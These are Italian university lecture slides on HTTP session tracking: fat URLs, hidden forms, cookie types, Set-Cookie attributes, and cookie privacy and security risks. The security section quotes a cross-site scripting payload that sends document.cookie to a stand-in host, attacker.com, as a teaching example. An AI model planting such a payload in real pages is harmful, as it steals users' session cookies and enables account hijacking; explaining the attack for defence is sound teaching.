



Tecnologie e applicazioni web

Cookies

Filippo Bergamasco (filippo.bergamasco@unive.it)

<http://www.dais.unive.it/~bergamasco/>

DAIS - Università Ca' Foscari di Venezia

Anno accademico: 2017/2018

Da stateless a stateful

HTTP è stato originariamente progettato per essere un protocollo **anonimo**, **stateless** di tipo **request/response**.

Ciascuna richiesta effettuata, anche dallo stesso client, è indipendente da quelle effettuate in precedenza. Il protocollo base prevede addirittura di chiudere la connessione TCP ad ogni richiesta

Da stateless a stateful

Per creare applicazioni web che vadano oltre la semplice diffusione di pagine statiche (ex. e-commerce, e-banking, social networks etc) è necessario poter:

- Tener traccia di ciascun client, identificarlo e riconoscere richieste successive provenienti dallo stesso
- Associare dei dati (uno stato o sessione) ad uno specifico client (ex. Informazioni di login, carrello)

Headers HTTP

Un modo naive per identificare l'utente tra richieste successive è quello di utilizzare alcuni headers HTTP talvolta presenti nei messaggi di request:

From	Contiene l'indirizzo email del client
User-Agent	Contiene dettagli sulla versione e il nome del browser usato dal client
Referer	La pagina sorgente da cui il client proviene per mezzo di un link
Client-ip	Indirizzo ip del client

Headers HTTP

Nessuno degli headers precedenti è una soluzione robusta per identificare il client.

- Non sono obbligatori e pertanto dipendono dallo specifico browser usato
- L'indirizzo ip potrebbe non essere univoco per gli utenti (NAT) o non essere quello corretto se vengono utilizzati proxy

Fat URLs

Un modo efficace per identificare un client, e quindi mantenere informazioni di sessione, è quello di inserire un ID univoco su tutti gli URL di una certa web application.

In questo modo è possibile legare transazioni HTTP indipendenti in un'unica sessione rispetto all'ID fornito dal server

Fat URLs

Esempio:

- L'utente accede a `www.negoziio.it` ed effettua il login con le proprie credenziali
- Il server genera un id univoco per la sessione, ad esempio `4557812`
- In tutte le pagine generate dal server, gli URL vengono modificati in modo da contenere l'id nel `<path>` o come `<query>` inviata nel metodo GET

Fat URLs

Esempio:

- Ogni volta che l'utente clicca su un link, questo sarà composto ad esempio in questo modo
 - `www.negozio.it/browse.html?clientid=4557812`
 - `www.negozio.it/carrello.html?clientid=4557812`

Oppure:

- `www.negozio.it/4557812/carrello.html`

Fat URLs

Il server può quindi tenere traccia della sessione di un utente conoscendo il mapping tra ciascun id e i dati ad esso associati.

Il server può anche decidere di far scadere (o eliminare) la sessione semplicemente non rendendo più valido un certo ID (ex. Dopo il logout di un utente dal sito)

Fat URLs

Problemi:

- Gli URL tendono ad essere più lunghi e contengono informazioni che confondono gli utenti
- Un URL non può più essere condiviso (ad esempio inviato via mail) perchè contiene informazioni specifiche sulla sessione di un utente
- Rendono inefficaci i meccanismi di caching perchè ogni utente accede ad un indirizzo univoco

Fat URLs

Problemi:

- Aumentano il carico di lavoro del server che è costretto a riscrivere tutte le pagine HTML per aggiungere gli ID agli URL
- Se un utente manualmente modifica l'URL dal browser o esce dalla sequenza di link prestabilita (ad esempio andando su un altro sito), si perdono le informazioni di sessione

Form HTML “nascosti”

E' lo stesso concetto dei Fat URLs ma sfruttando il fatto che l'id utente, o altri dati, sono inviati mediante il metodo POST anzichè essere inclusi nell'URL (e quindi inviati con il metodo GET).

Questo è realizzato creando dei form HTML invisibili all'interno della pagina

Form HTML “nascosti”

Vantaggi:

Si eliminano i problemi legati agli URL. Possono ad esempio essere condivisi e non sono notati dall'utente

Svantaggi:


Richiedono che il server modifichi tutte le pagine (inserendo i form nascosti) per ciascun utente autenticato

Cookies

Per ovviare a questi problemi sono stati introdotti i cookies, che rappresentano oggi un modo consolidato per identificare gli utenti e permettere sessioni persistenti

I cookies sono dei dati (coppie chiave-valore) che un server può chiedere al client di memorizzare per utilizzi futuri. Sono inviati dal server in un header specifico nel messaggio di response

Cookies



Il server richiede al client di memorizzare un cookie associato al suo dominio

Ad ogni successiva transazione HTTP, il client invia i cookies precedentemente memorizzati



Tipologie di cookies

Session cookie (o transient o in-memory cookie)

Il loro span temporale è limitato al ciclo di vita del browser. Quando l'utente chiude il browser vengono automaticamente eliminati

Persistent cookie

Il loro span temporale è definito in modo esplicito dal server. Pertanto, restano validi anche dopo la chiusura del browser o lo spegnimento della macchina client

Tipologie di cookies

Secure cookie

Un cookie “secure” può essere trasmesso dal client soltanto se si utilizza HTTPS. Questo per evitare che i dati contenuti nel cookie possano essere rubati spiando il traffico sulla rete

HttpOnly cookie

Cookie che non possono essere letti da API client-side come Javascript. Questo evita il furto dei cookie attraverso *cross-site scripting*

Tipologie di cookies

SameSite cookie

Introdotti da Chrome, sono cookie che possono essere inviati soltanto se il server **A** ha anche fornito la risorsa (pagina HTML) contenente il link ad una risorsa contenuta in **A**.

Questo evita che un sito di un server **B** possa contenere un link verso **A** per scatenare azioni malevole sfruttando l'autenticazione esistente del client (*cross-site request forgery*)

Cookie header

HTTP response header:


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

HTTP request header:

```
Cookie: name1 = value1 [; name2 = value2 ] ...
```

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Coppia chiave-valore da memorizzare sul client. Ad esempio sessionid=12345

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```




Data di scadenza del cookie. Dopo tale data viene automaticamente eliminato dal client.

Se l'attributo non è presente, il cookie è considerato di sessione e viene rimosso alla chiusura del browser.

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Con l'attributo path il cookie viene legato ad una particolare risorsa. Soltanto quando il client richiede una risorsa il cui path corrisponde al path specificato è tenuto ad inviare il contenuto del cookie

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Con l'attributo domain il cookie viene legato ad un particolare dominio. Per ragioni di sicurezza, un server può specificare soltanto domini o sotto-domini del proprio dominio.

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```




Esempio: Il server opera sul dominio foo.com

- Se l'attributo domain non è presente, il cookie verrà inviato anche a risorse richieste a sub.foo.com
- Se l'attributo domain=foo.com, il cookie sarà inviato soltanto per risorse richieste a foo.com

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```




Esempio: Il server opera sul dominio foo.com

In nessun caso al server è permesso impostare cookie su domini diversi da foo.com, ex. faa.com

Se fosse possibile, un server potrebbe “sovrascrivere” cookie di altri soggetti

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Se l'attributo è impostato, il client può inviare il cookie soltanto se la connessione è di tipo HTTPS

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Se l'attributo è impostato, il client non può dare accesso alle informazioni del cookie alle API lato client come Javascript, flash, etc.

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



L'attributo rende il cookie di tipo "SameSite" per impedire attacchi di cross-site request forgery.

Supporto:

IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			61		9.3				
			62		10.2				
	15	57	63	10.1	10.3				4
11	16	58	64	11	11.2	all	64	11.4	6.2
	17	59	65	11.1	11.3				
		60	66	TP					
		61	67						

Cookies, sicurezza e privacy

I cookie sono spesso sottovalutati dal punto di vista della sicurezza:

- Dato che sono disattivabili diventano implicitamente responsabilità dell'utente
- Esiste la convinzione, spesso errata, che semplici dati lasciati dal server durante la navigazione non possano recare danno

I cookie possono essere pericolosi in termini di privacy e sicurezza.

Cookies, sicurezza e privacy

Il primo problema riguarda l'anonimato e privacy. Attraverso i cookie è possibile tener traccia degli spostamenti degli utenti sul web:

- Una pagina web spesso include componenti di terze parti al di fuori del proprio dominio (ad esempio un banner pubblicitario)
- Per scaricare i contenuti esterni (esempio l'immagine del banner) il browser si connette ad un sito esterno, potenzialmente malevolo


Cookies, sicurezza e privacy

Il primo problema riguarda l'anonimato e privacy. Attraverso i cookie è possibile tener traccia degli spostamenti degli utenti sul web:

- Il sito chiede al client di memorizzare il cookie per identificarlo univocamente
- Dato che il banner è presente su più siti, lo stesso utente può essere tracciato nei suoi spostamenti in tutti i siti in cui lo stesso banner compare

Cookies, sicurezza e privacy

Il primo problema riguarda l'anonimato e privacy. Attraverso i cookie è possibile tener traccia degli spostamenti degli utenti sul web:



Cookies, sicurezza e privacy

L'utilizzo di questa tecnica permette, ad esempio, di fare pubblicità mirata sugli articoli visionati frequentemente da un determinato utente

In Italia è prevista una legge ad-hoc:

I cookie di profilazione possono essere installati sul terminale dell'utente soltanto se questo ha espresso il proprio consenso dopo essere stato informato con modalità semplificate.

Cookies, sicurezza e privacy

I possibili problemi nell'utilizzo dei cookies vanno oltre i problemi di privacy.

Network eavesdropping:

Se non si usa HTTPS, il canale di comunicazione non è cifrato. Un soggetto in ascolto sul canale può leggere i cookie in transito per impersonare in seguito un determinato utente (ex. Per avere accesso alla sua area di e-banking)

Cookies, sicurezza e privacy

Cross-site scripting:

Se non espressamente negato, le API Javascript possono accedere a tutti i cookies di un certo dominio.

Problema: Il codice Javascript può essere inserito all'interno della pagina pur provenendo da terze parti.

Ex. postando un commento su un blog del tipo:

```
<a href="#" onclick="window.location =  
'http://attacker.com/stole.cgi?text=' + escape(document.cookie);  
return false;">Click here!</a>
```

Cookies, sicurezza e privacy

Cross-site request forgery:

Si sfrutta il fatto che l'utente sia autenticato via cookie su un sito e si "forgiano" richieste HTTP al sito per far eseguire inconsapevolmente all'utente delle azioni

Ex. Mallory manda in chat un messaggio malevolo a Bob contenente:

```

```

Problemi legati ai cookies

I cookies non forniscono sempre un modo robusto per identificare l'utente.

Tecnicamente, il cookie identifica la combinazione:
(Browser, Computer, account).

Se l'utente cambia uno dei 3 (ad esempio browser o computer) non può più essere identificato correttamente e si possono generare inconsistenze

Problemi legati ai cookies

L'utilizzo scorretto dei cookie può generare inconsistenze tra lo stato della sessione memorizzato sul server e i dati contenuti nei cookie.

Questo si verifica spesso se l'utente preme il tasto "back" del browser o cambia manualmente l'URL della pagina